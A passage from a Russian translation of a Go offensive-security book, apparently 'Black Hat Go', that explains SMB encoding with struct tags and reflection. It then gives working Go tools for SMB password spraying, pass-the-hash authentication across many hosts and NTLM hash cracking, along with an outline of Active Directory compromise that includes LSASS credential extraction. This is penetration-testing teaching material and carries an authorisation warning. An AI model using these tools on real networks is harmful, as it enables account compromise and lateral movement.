Листинг 6.2. Определение интерфейса, требующего особых методов маршалинга/демаршалинга

```
❶ type BinaryMarshallable interface {
    ❷ MarshalBinary(*Metadata) ([]byte, error)
    ❸ UnmarshalBinary([]byte, *Metadata) error
  }
```

Интерфейс `BinaryMarshallable` ❶ определяет два метода, которые необходимо реализовать: `MarshalBinary()` ❷ и `UnmarshalBinary()` ❸. Не обращайте особого

внимания на тип `Metadata`, передаваемый в функции, так как на понимание основной функциональности он не влияет.

Обертывание интерфейса

Любой тип, реализующий интерфейс `BinaryMarshallable`, может управлять своим кодированием. К сожалению, все не так просто, как определение нескольких функций в типе данных `Foo`. В конце концов, методы Go `binary.Write()` и `binary.Read()`, которые мы используем для кодирования и декодирования двоичных данных, ничего не знают о нашем произвольно определенном интерфейсе. Необходимо создать обертывающие функции `marshal()` и `unmarshal()`, которые будут проверять данные на предмет реализации типа интерфейса `BinaryMarshallable`, как показано в листинге 6.3. (Все листинги кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.)

Листинг 6.3. Применение утверждений типов для выполнения пользовательского маршалинга и демаршалинга данных (/ch-6/smb/smb/encoder/encoder.go)

```
func marshal(v interface{}, meta *Metadata) ([]byte, error) {
    --пропуск--
    bm, ok := v.(BinaryMarshallable) ❶
    if ok {
        // Пользовательский интерфейс marshallable обнаружен
        buf, err := bm.MarshalBinary(meta) ❷
        if err != nil {
            return nil, err
        }
        return buf, nil
    }
    --пропуск--
}

--пропуск--
func unmarshal(buf []byte, v interface{}, meta *Metadata) (interface{}, error) {
    --пропуск--
    bm, ok := v.(BinaryMarshallable) ❸
    if ok {
        // Пользовательский интерфейс marshallable обнаружен
        if err := bm.UnmarshalBinary(buf, meta)❹; err != nil {
            return nil, err
        }
        return bm, nil
    }
    --пропуск--
}
```

Листинг 6.3 приводит только часть функций `marshal()` и `unmarshal()`, взятую из репозитория https://github.com/blackhat-go/bhg/blob/master/ch-6/smb/smb/encoder/

encoder.go. Обе эти функции содержат схожие части кода, которые пытаются утвердить предоставленный интерфейс `v` для переменной `BinaryMarshallable` с именем `bm` ❶❸. Это возможно, только если тип `v` фактически реализует необходимые функции, которые требуются интерфейсу `BinaryMarshallable`. В случае успеха функция `bm.MarshalBinary()` ❷ вызывает `bm.MarshalBinary()`, а функция `unmarshal()` ❹ — `bm.UnmarshalBinary()`. В этот момент поток программы разветвляется на логику кодирования и декодирования типа, позволяя типу сохранять полный контроль над тем, как он обрабатывается.

Принудительное кодирование ASN.1

Рассмотрим, как можно принудить тип `Foo` использовать кодировку ASN.1, оставив при этом остальные поля структуры `Message` неизменными. Для этого понадобится определить в этом типе функции `MarshalBinary()` и `UnmarshalBinary()`, как показано в листинге 6.4.

Листинг 6.4. Реализация интерфейса BinaryMarshallable для кодировки ASN.1

```
func (f *Foo) MarshalBinary(meta *encoder.Metadata) ([]byte, error) {
    buf, err := asn1.Marshal(*f) ❶
    if err != nil {
        return nil, err
    }
    return buf, nil
}

func (f *Foo) UnmarshalBinary(buf []byte, meta *encoder.Metadata) error {
    data := Foo{}
    if _, err := asn1.Unmarshal(buf, &data)❷; err != nil {
        return err
    }
    *f = data
    return nil
}
```

Основная задача методов — это выполнение вызовов к функциям `asn1.Marshal()` ❶ и `asn1.Unmarshal()` ❷. Вариации этих функций можно найти в коде пакета `gss` в репозитории https://github.com/blackhat-go/bhg/blob/master/ch-6/smb/gss/gss.go. Единственное их различие — это то, что код пакета `gss` имеет дополнительные черты, позволяющие функции кодирования `asn1` изящно обрабатывать формат данных, определенный в спецификации SMB.

Пакет `ntlmssp`, расположенный в https://github.com/blackhat-go/bhg/blob/master/ch-6/smb/ntlmssp/ntlmssp.go, содержит альтернативную реализацию функций `MarshalBinary()` и `UnmarshalBinary()`. Несмотря на то что он демонстрирует кодирование ASN.1, код `ntlmssp` показывает, как обрабатывать кодирование произвольного типа данных, используя необходимые метаданные. Метаданные — длина

и смещение срезов `byte` переменной длины — имеют прямое отношение к процессу кодирования и ведут нас к следующему сложному этапу, который нужно освоить.

Метаданные и ссылочные поля

Если немного углубиться в спецификацию SMB, то можно обнаружить, что некоторые сообщения содержат поля, ссылающиеся на другие поля этого же сообщения. Например, поля из ответного сообщения Negotiate указывают на смещение и длину байтового среза переменной длины, который содержит фактическое значение.

- `SecurityBufferOffset (2 bytes)` — смещение от начала заголовка SMB2 до буфера безопасности в байтах.
- `SecurityBufferLength (2 bytes)` — длина буфера безопасности в байтах.

Эти поля выступают в качестве метаданных. Далее в спецификации сообщения мы находим поле переменной длины, в котором фактически располагаются наши данные:

- `Buffer (variable)` — буфер переменной длины, который содержит буфер безопасности для ответа, как указано в `Security BufferOffset` и `SecurityBufferLength`. Этот буфер должен содержать токен, созданный протоколом GSS, как описано в разделе 3.3.5.4 спецификации. Если значение `SecurityBufferLength` равно `0`, это поле пусто и вместо инициируемой сервером аутентификации SPNEGO будет использована аутентификация, инициированная клиентом, с протоколом аутентификации, выбранным клиентом, как описано в [MS-AUTHSOD] в разделе 2.1.2.2.

В целом, именно так спецификация SMB последовательно обрабатывает данные переменной длины — поля фиксированной длины и смещения, отражающие размер и расположение самих данных. Это касается не только ответных сообщений или сообщений Negotiate, и вам зачастую будет встречаться множество полей в одном сообщении, использующих этот паттерн. На деле вы будете сталкиваться с ним всякий раз, работая с полем переменной длины. Эти метаданные явно инструктируют получателя сообщения о том, как обнаружить и извлечь данные.

Это полезно, но усложняет кодирование, потому что приходится поддерживать связь между разными полями структуры. Вы, например, не можете просто маршалировать все сообщение, так как некоторые из полей метаданных, скажем, длина и смещение, будут неизвестны до маршалинга самих данных или в случае смещения — до маршалинга всех предшествующих полей.

Реализация SMB

Оставшаяся часть этого подраздела описывает некоторые шероховатости разработанной нами реализации SMB. Тем не менее для использования пакета вам не обязательно понимать всю эту информацию.

Мы опробовали разные подходы к обработке ссылочных данных и в конечном счете остановились на решении, использующем комбинацию тегов полей структуры и отражение. Напомним, что *отражение* — это техника, с помощью которой программа может проверить сама себя, в частности проверить такие компоненты, как собственные типы данных. *Теги полей* в некотором смысле связаны с отражением, поскольку определяют произвольные метаданные поля структуры. Вы можете помнить их из предыдущих примеров кодирования XML, MSGPACK или JSON. Например, в листинге 6.5 теги структуры используются для определения имен полей JSON.

Листинг 6.5. Структура, определяющая теги полей JSON

```
type Foo struct {
    A int    `json:"a"`
    B string `json:"b"`
}
```

Пакет Go `reflect` содержит функции, которые мы применяли для проверки типов данных и извлечения тегов полей. В этом случае речь шла о парсинге тегов и грамотном использовании их значений. В листинге 6.6 показана структура, определенная в пакете SMB.

Листинг 6.6. Применение тегов полей SMB для определения их метаданных (/ch-6/smb/smb/smb.go)

```
type NegotiateRes struct {
    Header
    StructureSize        uint16
    SecurityMode         uint16
    DialectRevision      uint16
    Reserved             uint16
    ServerGuid           []byte `smb:"fixed:16"`❶
    Capabilities         uint32
    MaxTransactSize      uint32
    MaxReadSize          uint32
    MaxWriteSize         uint32
    SystemTime           uint64
    ServerStartTime      uint64
    SecurityBufferOffset uint16 `smb:"offset:SecurityBlob"`❷
    SecurityBufferLength uint16 `smb:"len:SecurityBlob"`❸
    Reserved2            uint32
    SecurityBlob         *gss.NegTokenInit
}
```

В этом типе задействуются три тега полей, определяемых SMB-ключом: `fixed` ❶, `offset` ❷ и `len` ❸. Помните, что все эти имена мы выбираем произвольно и вам необязательно использовать какие-то особые. Назначение тегов следующее:

- `fixed` определяет `[]byte` как поле фиксированной длины указанного размера. В данном случае `ServerGuid` имеет длину 16 байт;

- `offset` определяет число байтов от начала структуры до первой позиции буфера данных переменной длины. Этот тег указывает имя поля, в данном случае `SecurityBlob`, к которому относится смещение. Ожидается, что поле с этим ссылочным именем будет существовать в той же структуре;
- `len` определяет длину буфера данных переменной длины. Этот тег указывает имя поля, в данном случае `SecurityBlob`, к которому относится длина. Поле с этим ссылочным именем должно существовать в той же структуре.

Как вы могли заметить, эти теги позволяют не только создавать с помощью произвольных метаданных связи между разными полями, но и различать байтовый срез фиксированной длины и данные переменной длины. К сожалению, добавление этих тегов структуры не решает задачу как по волшебству. Код нуждается в логике для поиска этих тегов и выполнения в них конкретных действий в процессе маршалинга/демаршалинга.

Парсинг и сохранение тегов

В листинге 6.7 вспомогательная функция `parseTags()` выполняет парсинг тегов и сохраняет эти данные в дополнительную структуру типа `TagMap`.

Листинг 6.7. Парсинг тегов структуры (/ch-6/smb/smb/encoder/encoder.go)

```
func parseTags(sf reflect.StructField❶) (*TagMap, error) {
    ret := &TagMap{
        m: make(map[string]interface{}),
        has: make(map[string]bool),
    }
    tag := sf.Tag.Get("smb")❷
    smbTags := strings.Split(tag, ",")❸
    for _, smbTag := range smbTags❹ {
        tokens := strings.Split(smbTag, ":")❺
        switch tokens[0] { ❻
        case "len", "offset", "count":
            if len(tokens) != 2 {
                return nil, errors.New("Missing required tag data.
                                        Expecting key:val")
            }
            ret.Set(tokens[0], tokens[1])
        case "fixed":
            if len(tokens) != 2 {
                return nil, errors.New("Missing required tag data.
                                        Expecting key:val")
            }
            i, err := strconv.Atoi(tokens[1])
            if err != nil {
                return nil, err
            }
            ret.Set(tokens[0], i) ❼
}
```

Эта функция получает параметр `sf` типа `reflect.StructField` ❶, определенного в пакете `reflect`. Она вызывает `sf.Tag.Get("smb")` в переменной `StructField` для извлечения всех определенных в этом поле тегов `smb` ❷. Опять же, это произвольное имя, которое мы выбрали сами. Нужно только обеспечить, чтобы код парсинга тегов использовал тот же ключ, что применяли мы при определении типа структуры.

После мы разделяем теги `smb` точкой ❸ на случай, если в будущем потребуется определить несколько тегов `smb` в одной структуре, и перебираем каждый тег. Далее разделяем их все двоеточием ❺ — напомним, что мы использовали для тегов формат `name:value`, например `fixed:16` и `len:SecurityBlob`. Разделив отдельные данные тега на пары «ключ/значение», мы применяем для ключа оператор `switch`, реализуя логику его проверки, а именно преобразование значений в целые числа для значений тегов `fixed` ❻. В завершение функция устанавливает эти данные в пользовательской карте (map) с именем `ret` ❼.

Вызов функции parseTags() и создание объекта reflect.StructField

Теперь возникает вопрос: как запускать функцию и создать объект типа `reflect.StructField`? Ответ кроется в функции `unmarshal()` в листинге 6.8, которая находится в том же исходном файле, что и вспомогательная функция `parseTags()`. Она довольно объемна, так что мы привели здесь лишь наиболее значительные ее части.

Листинг 6.8. Использование отражения для динамического демаршалинга неизвестных типов (/ch-6/smb/smb/encoder/encoder.go)

```
func unmarshal(buf []byte, v interface{}, meta *Metadata) (interface{}, error) {
    typev := reflect.TypeOf(v) ❶
    valuev := reflect.ValueOf(v) ❷
    --пропуск--
    r := bytes.NewBuffer(buf)
    switch typev.Kind() { ❸
    case reflect.Struct:
        --пропуск--
    case reflect.Uint8:
        --пропуск--
    case reflect.Uint16:
        --пропуск--
    case reflect.Uint32:
        --пропуск--
    case reflect.Uint64:
        --пропуск--
    case reflect.Slice, reflect.Array:
        --пропуск--
    default:
        return errors.New("Unmarshal not implemented for kind:" +
                          typev.Kind().String()), nil
```

```
    }
    return nil, nil
}
```

Функция `unmarshal()` использует пакет `reflect` для извлечения типа ❶ и значения ❷ целевого интерфейса, в который будет произведен демаршалинг нашего буфера данных. Это необходимо, так как для преобразования произвольного среза байтов в структуру нам нужно знать, сколько в ней находится полей и сколько байтов считывать для каждого из них. Например, поле, определенное как `uint16`, потребляет 2 байта, а `uint64` — 8 байт. Используя отражение, можно опросить целевой интерфейс, чтобы увидеть, какой у него тип данных и как обрабатывать считывание данных. Так как логика для каждого типа будет своя, мы применяем для типа оператор `switch` путем вызова `typev.Kind()` ❸, который возвращает экземпляр `reflect.Kind`, указывающий тип данных, с которым мы работаем. Далее вы увидите, что для каждого допустимого типа использован отдельный case.

Обработка структур

Взглянем на блок `case` листинга 6.9. Он обрабатывает тип структуры, поскольку это вероятная начальная точка входа.

Листинг 6.9. Демаршалинг типа структуры (/ch-6/smb/smb/encoder/encoder.go)

```
case reflect.Struct:
        m := &Metadata{ ❶
            Tags:       &TagMap{},
            Lens:       make(map[string]uint64),
            Parent:     v,
            ParentBuf:  buf,
            Offsets:    make(map[string]uint64),
            CurrOffset: 0,
    }
    for i := 0; i < typev.NumField(); i++ { ❷
        m.CurrField = typev.Field(i).Name❸
        tags, err := parseTags(typev.Field(i))❹
        if err != nil {
            return nil, err
        }
        m.Tags = tags
        var data interface{}
        switch typev.Field(i).Type.Kind() { ❺
            case reflect.Struct:
                data, err = unmarshal(buf[m.CurrOffset:],
                            valuev.Field(i).Addr().Interface(), m)❻
            default:
                data, err = unmarshal(buf[m.CurrOffset:],
                            valuev.Field(i).Interface(), m)❼
        }
        if err != nil {
```

```
            return nil, err
        }
        valuev.Field(i).Set(reflect.ValueOf(data)) ❽
    }
    v = reflect.Indirect(reflect.ValueOf(v)).Interface()
    meta.CurrOffset += m.CurrOffset ❾
    return v, nil
```

Блок `case` начинается с определения нового объекта `Metadata` ❶ — типа, используемого для отслеживания релевантных метаданных, включая текущее смещение буфера, теги полей и другую информацию. Задействуя переменную типа, мы вызываем метод `NumField()` для получения данных о количестве полей в структуре ❷. В ответ он возвращает целое число, которое выступает ограничителем цикла.

В цикле извлекаем текущее поле посредством вызова метода `Field(index int)`. Этот метод возвращает тип `reflect.StructField`. В приведенном фрагменте кода данный метод используется несколько раз. Можете рассматривать его действие как извлечение элемента из среза по индексу. При первом применении этого метода ❸ происходит извлечение поля для получения его имени. Например, `Security BufferOffset` и `SecurityBlob` являются именами полей в структуре `NegotiateRes`, определенной в листинге 6.6. Это имя поля присваивается свойству `CurrField` объекта `Metadata`. Второй вызов метода `Field(index int)` вложен в функцию `parseTags()` ❹ из листинга 6.7. Нам известно, что эта функция парсит теги полей структуры. Эти теги включаются в объект `Metadata` для дальнейшего отслеживания и использования.

Затем мы применяем оператор `switch` конкретно для типа поля ❺. Здесь есть всего два кейса. Первый обрабатывает экземпляры, где структурой является само поле ❻, и в этом случае мы рекурсивно вызываем функцию `unmarshal()`, передавая ей в качестве интерфейса указатель на поле. Второй кейс обрабатывает все другие виды (примитивы, срезы и т. д.), рекурсивно вызывая функцию `unmarshal()` и передавая ей в качестве интерфейса само поле ❼. Оба вызова выполняют определенные действия, сдвигая буфер, чтобы он начинался в точке текущего смещения. Рекурсивный вызов в итоге возвращает `interface{}`, являющийся типом, содержащим данные, полученные после демаршалинга. С помощью отражения мы устанавливаем для текущего поля значения этих данных интерфейса ❽. В завершение сдвигаем текущее смещение в буфере ❾.

Теперь вы видите, какой сложной может оказаться разработка всего этого? Здесь у нас отдельный кейс для каждого вида ввода. К счастью, этот блок `case`, обрабатывающий структуру, был самой сложной частью.

Обработка uint16

При внимательном чтении может возникнуть вопрос: «А где считываются данные из буфера?» Ответ: «В листинге 6.9 нигде». Напомним, что мы делаем рекурсивные вызовы функции `unmarshal()` и каждый раз передаем ей внутренние поля,

в конечном счете доходя до примитивных типов данных. Ведь в некотором смысле самые глубоко вложенные структуры состоят именно из базовых типов данных. Встречая такой тип, код выполняет сравнение с разными кейсами в самой внешней инструкции `switch`. Например, когда мы встречаем тип данных `uint16`, этот код выполняет блок `case`, приведенный в листинге 6.10.

Листинг 6.10. Демаршалинг данных uint16 (/ch-6/smb/smb/encoder/encoder.go/)

```
case reflect.Uint16:
    var ret uint16
    if err := binary.Read(r, binary.LittleEndian, &ret)❶; err != nil {
        return nil, err
    }
    if meta.Tags.Has("len")❷ {
        ref, err := meta.Tags.GetString("len")❸
        if err != nil {
            return nil, err
        }
        meta.Lens[ref]x = uint64(ret)
    }
 ❹ meta.CurrOffset += uint64(binary.Size(ret))
    return ret, nil
```

В этом блоке `case` мы вызываем `binary.Read()`, чтобы считать данные из буфера в переменную `ret` ❶. Эта функция определяет, сколько байтов нужно считать, исходя из типа точки назначения. В этом случае `ret` является `uint16`, следовательно, считывается 2 байта.

Далее мы проверяем, присутствует ли тег поля `len` ❷. Если да, то извлекаем его значение, то есть имя поля, привязанное к этому ключу ❸. Напомним, что это значение будет именем поля, на которое должно ссылаться текущее поле. Так как поля, определяющие длину, предшествуют сообщениям SMB, мы не знаем, где фактически располагаются данные буфера, а значит, пока не можем предпринять никаких действий.

Мы только что получили метаданные длины, которые лучше всего сохранить в объекте `Metadata`. Они помещаются в `map[string]uint64`, которая поддерживает связь имен ссылочных полей с их длиной ❹. Другими словами, теперь нам известно, какую длину должен иметь срез байтов переменной длины. Мы сдвигаем текущее смещение на размер только что считанных данных ❺ и возвращаем значение, считанное из буфера.

Аналогичная логика и отслеживание данных реализуются в ходе обработки информации тега `offset`, но для краткости мы этот код опустим.

Обработка срезов

В листинге 6.11 блок `case` демаршалирует срезы, которые в процессе использования тегов и метаданных необходимо учитывать для данных как переменной, так и фиксированной длины.

Листинг 6.11. Демаршалинг срезов байтов фиксированной и переменной длины (/ch-6/smb/smb/encoder/encoder.go/)

```
case reflect.Slice, reflect.Array:
    switch typev.Elem().Kind()❶ {
    case reflect.Uint8:
        var length, offset int ❷
        var err error
        if meta.Tags.Has("fixed") {
            if length, err = meta.Tags.GetInt("fixed")❸; err != nil {
                return nil, err
            }
            // Поля фиксированной длины сдвигают текущее смещение
            meta.CurrOffset += uint64(length) ❹
        } else {
            if val, ok := meta.Lens[meta.CurrField]❺; ok {
                length = int(val)
            } else {
                return nil, errors.New("Variable length field missing length
                                        reference in struct")
            }
            if val, ok := meta.Offsets[meta.CurrField]❻; ok {
                offset = int(val)
            } else {
                // В карте смещение не обнаружено.
                // Используется текущее смещение
                offset = int(meta.CurrOffset)
    }
    // Данные переменной длины относятся к родительской/внешней структуре.
    // Сброс ридера для указания на начало данных
    r = bytes.NewBuffer(meta.ParentBuf[offset : offset+length])
    // Поля данных переменной длины не сдвигают текущее смещение
}
data := make([]byte, length) ❼
if err := binary.Read(r, binary.LittleEndian, &data)❽; err != nil {
    return nil, err
}
return data, nil
```

Сначала с помощью отражения мы определяем тип элемента среза ❶. Например, `[]uint8` будет обрабатываться не так, как `[]uint32`, потому что количество байтов в элементе иное. В данном случае мы обрабатываем только срезы `[]uint8`. Далее определяем две локальные переменные, `length` и `offset`, которые будем использовать для отслеживания длины считываемых данных и смещения в буфере, с которого нужно это считывание начинать ❷. Если срез определен с тегом `fixed`, мы извлекаем его значение и присваиваем его `length` ❸. Напомним, что значение тега для ключа `fixed` является целым числом, определяющим длину среза. На основании этой длины мы сдвигаем текущее смещение буфера для дальнейшего считывания ❹. В случае полей фиксированной длины `offset` остается со значением по умолчанию, то есть 0. Срезы переменной длины несколько сложнее, потому что нужно извлекать из структуры

`Metadata` информацию и о длине ❺, и о смещении ❻. Для поиска данных поле применяет в качестве ключа собственное имя. Вспомните, как мы вносили эту информацию ранее. Установив переменные `length` и `offset`, мы создаем срез нужной длины ❼ и используем его в вызове к `binary.Read()` ❽. К тому же эта функция достаточно умна, для того чтобы считывать байты, пока не заполнится целевой срез.

Это было утомительно подробное путешествие в темные уголки настраиваемых тегов, отражения и кодирования с уклоном на SMB. Спешим вас обрадовать: последующие случаи использования будут намного проще.

Подбор паролей с помощью SMB

Это довольно распространенная техника и среди злоумышленников, и среди пентестеров. Мы попытаемся аутентифицироваться в домене, предоставив наиболее часто применяемые имена пользователей и пароли. Для начала вам понадобится скачать пакет SMB:

```
$ go get github.com/blackhat-go/bhg/ch-6/smb
```

После его установки можно переходить к написанию кода. Программа, которую мы напишем (представлена в листинге 6.12), будет получать в качестве аргументов командной строки файл с именами пользователей, разделенными пустыми строками, пароль, домен и целевой хост. Чтобы избежать блокирования аккаунтов на определенных доменах, мы будем пробовать один пароль для списка пользователей, а не список паролей для одного или нескольких пользователей.

ВНИМАНИЕ

При онлайн-подборе пароля может происходить блокирование учетных записей домена, что приводит к атаке типа «отказ в обслуживании». Будьте осторожны при тестировании кода и выполняйте его только в отношении систем, для которых получено разрешение.

Листинг 6.12. Онлайн-подбор паролей с помощью пакета SMB (/ch-6/password guessing/main.go)

```
func main() {
    if len(os.Args) != 5 {
        log.Fatalln("Usage: main </user/file> <password> <domain>
        <target_host>")
    }

    buf, err := ioutil.ReadFile(os.Args[1])
    if err != nil {
        log.Fatalln(err)
    }
    options := smb.Options❶{
        Password: os.Args[2],
```

```
            Domain:   os.Args[3],
            Host:     os.Args[4],
            Port:     445,
        }

        users := bytes.Split(buf, []byte{'\n'})
        for _, user := range users❷ {
          ❸ options.User = string(user)
            session, err := smb.NewSession(options, false)❹
            if err != nil {
                fmt.Printf("[-] Login failed: %s\\%s [%s]\n",
                    options.Domain,
                    options.User,
                    options.Password)
                continue
            }
            defer session.Close()
            if session.IsAuthenticated❺ {
                fmt.Printf("[+] Success : %s\\%s [%s]\n",
                    options.Domain,
                    options.User,
                    options.Password)
            }
        }
    }
```

Пакет SMB работает в сессиях. Для установки такой сессии сначала инициализируется экземпляр `smb.Options`, который будет содержать все настройки сессии, включая целевой хост, пользователя, пароль, порт и домен ❶. Далее мы перебираем каждого целевого пользователя ❷, устанавливая соответствующее значение `options.User` ❸, и отправляем вызов `smb.NewSession()` ❹. Эта функция за кадром выполняет большой объем работы: согласовывает применяемый диалект SMB и механизм аутентификации, после чего выполняет аутентификацию на удаленной цели. В случае неудачной аутентификации она возвращает ошибку. На основе полученного результата заполняется логическое поле `IsAuthenticated` в структуре `session`. Здесь полученное значение проверяется, и в случае успешной аутентификации выводится соответствующее сообщение ❺.

Вот и все, что нужно для создания утилиты для подбора паролей.

Повторное воспроизведение паролей с помощью техники pass-the-hash

Техника *pass-the-hash* позволяет злоумышленнику, не знающему пароля, выполнить аутентификацию с помощью парольного хеша NTLM. В этом разделе вы познакомитесь с принципом действия этой техники и ее реализацией.

Pass-the-hash (передача хеша) — это сокращенный вариант *взлома домена активного каталога* (Active Directory) — типа атаки, в которой злоумышленники изначально закрепляются в системе, после чего повышают свои привилегии и перемещаются по периметру сети, пока не получат необходимые для достижения цели уровни доступа. Взлом домена активного каталога обычно выполняется по схеме, представленной в виде списка далее, при условии эксплуатации уязвимостей, а не техник вроде подбора пароля.

1. Атакующий эксплуатирует уязвимость и закрепляется в сети.
2. Затем повышает привилегии в скомпрометированной системе.
3. Извлекает из LSASS учетные данные в хешированном или чистом виде.
4. Пытается восстановить локальный пароль администратора путем автономного взлома полученных хешированных учетных данных.
5. Пытается, используя учетные данные администратора, аутентифицироваться на других машинах, где эти учетные данные повторно используются.
6. Продолжает процесс, пока администратор домена или другая цель не будут скомпрометированы.

Как бы то ни было, если применяется аутентификация NTLMSSP, то даже при неудачной попытке восстановления исходного пароля на шагах 3 и 4 можно продолжить использовать парольный NTLM-хеш для аутентификации на шаге 5. Иначе говоря, передавать хеш.

Передача хеша работает, потому что отделяет вычисление хеша от вычисления токена «запрос — ответ». Чтобы понять, почему так происходит, рассмотрим две функции из спецификации NTLMSSP, которые непосредственно относятся к механизмам криптографии и безопасности, применяемым для аутентификации:

- `NTOWFv2` — криптографическая функция, которая создает MD5 HMAC, применяя значения имени пользователя, домена и пароля. Именно она генерирует хеш NTLM;
- `ComputeResponse` — функция, применяющая NTLM-хеш вместе с запросами клиента и сервера, временной меткой и именем целевого сервера для создания токена безопасности GSS-API, который можно отправить для аутентификации.

Реализации этих функций приведены в листинге 6.13.

Листинг 6.13. Работа с хешами NTLM (/ch-6/smb/ntlmssp/crypto.go)

```
func Ntowfv2(pass, user, domain string) []byte {
    h := hmac.New(md5.New, Ntowfv1(pass))
    h.Write(encoder.ToUnicode(strings.ToUpper(user) + domain))
    return h.Sum(nil)
}
```

```
func ComputeResponseNTLMv2(nthash❶, lmhash, clientChallenge, serverChallenge,
                           timestamp, serverName []byte) []byte {

    temp := []byte{1, 1}
    temp = append(temp, 0, 0, 0, 0, 0, 0)
    temp = append(temp, timestamp...)
    temp = append(temp, clientChallenge...)
    temp = append(temp, 0, 0, 0, 0)
    temp = append(temp, serverName...)
    temp = append(temp, 0, 0, 0, 0)

    h := hmac.New(md5.New, nthash)
    h.Write(append(serverChallenge, temp...))
    ntproof := h.Sum(nil)
    return append(ntproof, temp...)
}
```

Хеш NTLM передается в качестве входного параметра в функцию `ComputeResponseNTLMv2` ❶. Это означает, что он генерируется независимо от логики создания токена безопасности. Таким образом, хеши, хранящиеся в любом месте, даже в LSASS, считаются вычисленными предварительно, потому что уже не требуется передавать в качестве ввода домен, имя пользователя или пароль. Процесс аутентификации происходит так.

1. Вычисляется хеш пользователя на основе значений домена, имени пользователя и пароля.
2. Этот хеш применяется в качестве входного параметра, чтобы вычислить токены аутентификации для NTLMSSP через SMB.

Шаг 1 мы сделали, поскольку у нас уже есть хеш. Для его передачи инициируем последовательность аутентификации SMB в том виде, в котором мы ее определили в самом начале этой главы. Как бы то ни было, хеш мы никогда не вычисляем. В качестве него используется переданное значение.

В листинге 6.14 показана утилита передачи хеша, которая применяет хеш пароля в попытке аутентифицироваться на нескольких машинах под видом конкретного пользователя.

Листинг 6.14. Передача хеша в попытке аутентификации (/ch-6/password-reuse/main.go)

```
func main() {
    if len(os.Args) != 5 {
        log.Fatalln("Usage: main <target/hosts> <user> <domain> <hash>")
    }

    buf, err := ioutil.ReadFile(os.Args[1])
    if err != nil {
        log.Fatalln(err)
    }
```

```
    options := smb.Options{
        User:   os.Args[2],
        Domain: os.Args[3],
        Hash❶: os.Args[4],
        Port:   445,
    }

    targets := bytes.Split(buf, []byte{'\n'})
    for _, target := range targets❷ {
        options.Host = string(target)

        session, err := smb.NewSession(options, false)
        if err != nil {
            fmt.Printf("[-] Login failed [%s]: %s\n", options.Host, err)
            continue
        }
        defer session.Close()
        if session.IsAuthenticated {
            fmt.Printf("[+] Login successful [%s]\n", options.Host)
        }
    }
}
```

Этот код похож на пример с подбором пароля. Единственное существенное отличие в том, что мы устанавливаем в `smb.Options` поле `Hash`, а не `Password` ❶ и перебираем список целевых хостов, а не пользователей ❷. Логика внутри функции `smb.NewSession()` задействует это значение хеша, если оно будет присутствовать в структуре `options`.

Восстановление NTLM-паролей

В некоторых случаях наличия одного только хеша пароля будет недостаточно для полноценной цепочки атаки. Например, многие службы, такие как Remote Desktop, Outlook Web Access и др., не позволяют аутентификацию на основе хеша, потому что она либо не поддерживается, либо не предустановлена конфигурацией. Если вашей цепочке атаки необходим доступ к одной из таких служб, потребуется исходный пароль. В последующих разделах вы узнаете, как вычисляются хеши и как создать простой взломщик паролей.

Вычисление хеша

В листинге 6.15 показана магия вычисления хеша.

Листинг 6.15. Вычисление хешей (/ch-6/smb/ntlmssp/ntlmssp.go)

```
func NewAuthenticatePass(domain, user, workstation, password string,
c Challenge) Authenticate
{
```

```
    // Предполагается, что домен, имя пользователя
    // и рабочей станции не закодированы в Unicode
    nthash := Ntowfv2(password, user, domain)
    lmhash := Lmowfv2(password, user, domain)
    return newAuthenticate(domain, user, workstation, nthash, lmhash, c)
}

func NewAuthenticateHash(domain, user, workstation, hash string, c Challenge)
Authenticate {
    // Предполагается, что домен, имя пользователя
    // и рабочей станции не закодированы в Unicode
    buf := make([]byte, len(hash)/2)
    hex.Decode(buf, []byte(hash))
    return newAuthenticate(domain, user, workstation, buf, buf, c)
}
```

Логика для вызова соответствующей функции определяется в другом месте, но здесь мы видим, что эти две функции похожи. Реальное различие в том, что аутентификация на основе пароля в функции `NewAuthenticatePass()` вычисляет хеш до генерации сообщения аутентификации, в то время как `NewAuthenticateHash()` этот шаг пропускает и генерирует сообщение, используя переданный хеш непосредственно в качестве ввода.

Восстановление хеша NTLM

В листинге 6.16 приведена утилита, которая восстанавливает пароль путем взлома переданного хеша NTLM.

Листинг 6.16. Взлом хеша NTLM (/ch-6/password-recovery/main.go)

```
func main() {
    if len(os.Args) != 5 {
        log.Fatalln("Usage: main <dictionary/file> <user> <domain> <hash>")
    }

    hash := make([]byte, len(os.Args[4])/2)
    _, err := hex.Decode(hash, []byte(os.Args[4]))❶
    if err != nil {
        log.Fatalln(err)
    }

    f, err := ioutil.ReadFile(os.Args[1])
    if err != nil {
        log.Fatalln(err)
    }

    var found string
    passwords := bytes.Split(f, []byte{'\n'})
    for _, password := range passwords❷ {
```

```
            h := ntlmssp.Ntowfv2(string(password), os.Args[2], os.Args[3]) ❸
            if bytes.Equal(hash, h)❹ {
                found = string(password)
                break
            }
        }
        if found != "" {
            fmt.Printf("[+] Recovered password: %s\n", found)
        } else {
            fmt.Println("[-] Failed to recover password")
        }
    }
```

Эта утилита считывает хеш в качестве аргумента командной строки, декодируя его в `[]byte` ❶. Затем происходит перебор переданного списка паролей ❷ с вычислением хеша каждой записи через вызов функции `ntlmssp.Ntowfv2()`, о которой было сказано ранее ❸. В завершение вычисленный хеш сравнивается с переданным значением ❹. В случае совпадения цикл завершается.

Резюме

Вы прошли нелегкий путь через подробное знакомство с SMB, рассмотрев особенности этого протокола, отражение, теги полей структур и смешанное кодирование. Вы также узнали, как работает техника pass-the-hash, и познакомились с несколькими полезными утилитами, использующими пакет SMB.

Для расширения знаний мы рекомендуем вам изучить и другие виды коммуникаций SMB, в частности, имеющие отношение к удаленному исполнению команд, например PsExec. Эту функциональность вы можете оценить, применяя для перехвата пакетов сетевой сниффер, такой как Wireshark.

В следующей главе мы перейдем от особенностей протоколов к изучению атак и краж баз данных.

7

Взлом баз данных и файловых систем

Мы уже рассмотрели наиболее распространенные сетевые протоколы, используемые для опроса сервисов, исполнения команд и других вредоносных действий, так что можно переключаться на не менее важную тему, а именно кражу данных.

Несмотря на то что кража данных может показаться не столь интересной, как начальная эксплуатация, перемещение по периметру сети или повышение привилегий, она является важнейшей частью цепочки атаки. В конце концов, для осуществления всех остальных действий нам зачастую требуются именно данные. Так что для атакующих они оказываются весьма ценным ресурсом. Взлом организации увлекателен сам по себе, а получаемые в ходе него данные оказываются своеобразным призовым фондом для взломщика и в то же время серьезной потерей для жертвы.

